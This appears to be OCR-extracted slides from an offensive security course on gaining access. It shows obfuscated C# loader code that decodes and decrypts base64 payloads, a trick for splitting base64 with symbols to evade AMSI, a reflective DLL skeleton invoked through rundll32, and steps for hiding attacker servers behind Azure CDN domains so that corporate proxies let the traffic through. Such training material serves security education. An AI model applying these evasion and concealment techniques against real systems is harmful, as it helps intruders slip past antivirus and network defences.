byte[] gCJfiD = Convert.FromBase64String(DrmpqoGRCXv.IMSaQdbisAacU("JJv2Aw#?@%$!&Ev3guui9J"));
byte[] hyJzIJxNSomXdIgidmePWpaV = fFEIXuUMXEwDckuFUAWxehRr.VVNLSi(qsHiQQinSGQF, gCJfiD);


byte[] aaSdIjHydiXAcfccIOiGRf = Convert.FromBase64String(DrmpqoGRCXv.IMSaQdbisAacU("PVFYOUs5TW51WStK#?@%$!&U#?@%$!&Zb01Mci83SXlZejFIOVVFTDJKeGxROT#?@%$!&3OXFQTG4yK0xH#?@%$!
Array.Reverse(aaSdIjHydiXAcfccIOiGRf, 0, aaSdIjHydiXAcfccIOiGRf.Length);
aaSdIjHydiXAcfccIOiGRf = Convert.FromBase64String(Encoding.ASCII.GetString(aaSdIjHydiXAcfccIOiGRf));

byte[] AVKlkRTXJVNIxGvE = fFEIXuUMXEwDckuFUAWxehRr.VVNLSi(qsHiQQinSGQF, aaSdIjHydiXAcfccIOiGRf);
IntPtr mmSWRSAFGqcAvtA = LoadLibrary("kernel32.dll");
```

Gaining Access

Replace letters that are the most common in the base64 blob of data in this case ‘N’ and ‘B’

Break the base64 data using arbitrary symbol



```
public class DrmpqoGRCXv
{
    3 references
    public static string IMSaQdbisAacU(string CbfkxbexvTDUwxLnHUOiPt)
    {
        string IkvyzPPX = "#?@%$!&";
        string JGJYAoDcerfYlhTzqG = "*>{.(],)[}<";
        return CbfkxbexvTDUwxLnHUOiPt.Replace(IkvyzPPX, "N").Replace(JGJYAoDcerfYlhTzqG, "B");
    }
}
```

Gaining Access

Want to figure out if your code is triggering AMSI:

https://github.com/RythmStick/AMSITrigger

Exercise
Confirm that the code does not trigger AMSI anymore by obfuscating some Powershell

Gaining Access


Quick note on DLLs:

https://docs.microsoft.com/en-us/windows/win32/dlls/dynamic-link-library-best-practices

NEVER PUT YOUR CODE IN THE DllMain

Gaining Access

Dlls Hell



You should never perform the following tasks from within **DllMain**:

- Call **LoadLibrary** or **LoadLibraryEx** (either directly or indirectly). This can cause a deadlock or a crash.
- Call **GetStringTypeA**, **GetStringTypeEx**, or **GetStringTypeW** (either directly or indirectly). This can cause a deadlock or a crash.
- Synchronize with other threads. This can cause a deadlock.
- Acquire a synchronization object that is owned by code that is waiting to acquire the loader lock. This can cause a deadlock.
- Initialize COM threads by using **CoInitializeEx**. Under certain conditions, this function can call **LoadLibraryEx**.
- Call the registry functions. These functions are implemented in Advapi32.dll. If Advapi32.dll is not initialized before your DLL, the DLL can access uninitialized memory and cause the process to crash.
- Call **CreateProcess**. Creating a process can load another DLL.
- Call **ExitThread**. Exiting a thread during DLL detach can cause the loader lock to be acquired again, causing a deadlock or a crash.
- Call **CreateThread**. Creating a thread can work if you do not synchronize with other threads, but it is risky.
- Create a named pipe or other named object (Windows 2000 only). In Windows 2000, named objects are provided by the Terminal Services DLL. If this DLL is not initialized, calls to the DLL can cause the process to crash.
- Use the memory management function from the dynamic C Run-Time (CRT). If the CRT DLL is not initialized, calls to these functions can cause the process to crash.
- Call functions in User32.dll or Gdi32.dll. Some functions load another DLL, which may not be initialized.
- Use managed code.

[illegible]

Gaining Access

So how does reflective DLL work then?

```
Export DllMain() {
}

Export ReflectiveLoad() {
}

rundll32.exe malicious.dll,ReflectiveLoad
```

Gaining Access

Not perfect but work most of the time:

https://github.com/Mr-Un1k0d3r/DLLsForHackers

```
int __cdecl system(const char *Command)
  intptr_t __cdecl spawnvpe(int Mode, const char *Filename, const char *const *ArgList, const char *const *Env)
    intptr_t __cdecl spawnve(int Mode, const char *Filename, const char *const *ArgList, const char *const *Env)
      signed __int64 __fastcall comexecmd_0(unsigned int a1, __int64 a2, __int64 a3, __int64 a4)
        signed __int64 __fastcall dospawn(signed int a1, const CHAR *a2, __int64 a3, void *a4)
          BOOL __stdcall CreateProcessA(LPCSTR lpApplicationName, LPSTR lpCommandLine, ...)
```

Gaining Access


Inspecting was is going in the background is also really important to improve your understanding of the underlying magic

API Monitor is tool that can help you http://www.rohitab.com/apimonitor

API Monitor is a free software that lets you monitor and control API calls made by applications and services

Its a powerful tool for seeing how applications and services work or for tracking down problems that you have in your own applications

Gaining Access



#	Time of Day	Thread	Module	API	Return Value	Error	Duration
1	1:36:44.524 PM	1	KERNELBASE.dll	NtDelayExecution (FALSE, 0x0892fb44)			
2	1:36:44.524 PM	2	notepad++.exe	GetFocus ( )	NULL		0.0000091
3	1:36:44.524 PM	2	notepad++.exe	IsChild (0x00020900, NULL)	FALSE		0.0000042
4	1:36:44.524 PM	2	USER32.dll	RtlSetLastWin32Error (ERROR_INVALID_WINDOW_HANDLE)			0.0000009
5	1:36:44.524 PM	2	notepad++.exe	GetFocus ( )	NULL		0.0000042
6	1:36:44.524 PM	2	notepad++.exe	IsChild (NULL, NULL)	FALSE		0.0000009
7	1:36:44.524 PM	2	USER32.dll	RtlSetLastWin32Error (ERROR_INVALID_WINDOW_HANDLE)			0.0000003
8	1:36:44.524 PM	2	notepad++.exe	IsDialogMessageW (0x00020900, 0x00796098)	FALSE		0.0000121
9	1:36:44.524 PM	2	notepad++.exe	TranslateAcceleratorW (0x000408f2, 0x00fb0f03, 0x00796098)	0	1400 = Invalid window...	0.0000007
10	1:36:44.524 PM	2	notepad++.exe	GetWindowLongW (0x000408f2, GWL_USERDATA)	7954676		0.0000009
11	1:36:44.524 PM	2	notepad++.exe	GetCurrentThreadId ( )	15612		0.0000058
12	1:36:44.524 PM	2	notepad++.exe	GetCurrentThreadId ( )	15612		0.0000003
13	1:36:44.525 PM	2	notepad++.exe	GetMessageW (0x00796098, NULL, 0, 0)			
14	1:36:51.524 PM	1	KERNELBASE.dll	NtDelayExecution (FALSE, 0x0892fb44)			

Gaining Access

Setting up your infrastructure is important

Cloud service can be used to proxy your network traffic

Gaining Access

Why would you use the cloud

The domain are trusted and NOT newly registered

Most of the corporate proxy will allow them since everything is in the cloud

AWS: *amazonaws.com


Azure: *azureedge.net, *.azurefd.net etc..

Your target likely have service running in one of the two

Gaining Access

Azure offer CDN feature that can be used to "hide" your true domain

Once you access the portal (https://portal.azure.com), I recommend using the search because the UI is a mess


cdn

Services

Front Door and CDN profiles

Web Application Firewall policies (WAF)

Marketplace

See all

Managed CDN on Azure

KoçSistem Azure CDN Management

Action: Multi-CDN Optimization and Allocation

Azure CDN Core Analytics

Insights: Multi-CDN Measurement and Visibility

Front Door and CDN profiles

Vyu realtime streaming CDN

WordPress


Documentation

See all

[illegible]

Gaining Access


Keep in mind this can be used for domain fronting, but we are not doing domain fronting here, since Azure is clear about the fact that it is NOT allowed anymore




All we are doing is “Hiding” our server behind an Azure service

Gaining Access

Create a new instance


Outlook

Microsoft Azure
Bienvenue dans votre compte Azure gratuit
Démarrez avec des services gratuits et un crédit de 200 $.


Home > Front Door and CDN profiles >

Compare offerings ...
Microsoft Azure


Choose between Azure Front Door and other offerings.

Azure Front Door

Azure Front Door is a secure cloud CDN which provides static and dynamic content acceleration, global load balancing and protection of your apps, APIs and websites with intelligent threat protection.

[✓ Explore other offerings]

See offerings for our Azure Front Door (classic) and Azure CDN Standard from Microsoft (classic), along with our partner offerings.


Choose other offerings

[✓ Azure Front Door (classic)]

A global and scalable entry point that uses Microsoft global network to provide dynamic application acceleration, load balancing and security.

Azure CDN Standard from Microsoft (classic)

A global content delivery network that uses Microsoft global network for content caching and acceleration.

Azure CDN Premium from Verizon

Verizon Media operates a global CDN platform with a focus on media streaming, delivery and security.

Azure CDN Standard from Verizon


Verizon Media operates a global CDN platform with a focus on media streaming, delivery and security.

Azure CDN Standard from Akamai

Akamai is one of the world's largest CDN provider with a large distributed network of servers around the world.

[illegible]

Gaining Access



Project details

Select the subscription to manage deployed resources and costs. Use resource groups like folders to organize and manage all your resources. Learn more

Subscription *	Free Trial
Resource group *	(New) test
	Create new
Resource group region *	East US

Profile details

Name *	test
Region	Global
	CDN profiles are global resources that work across Azure regions
Pricing tier *	Microsoft CDN (classic)
	View full pricing details

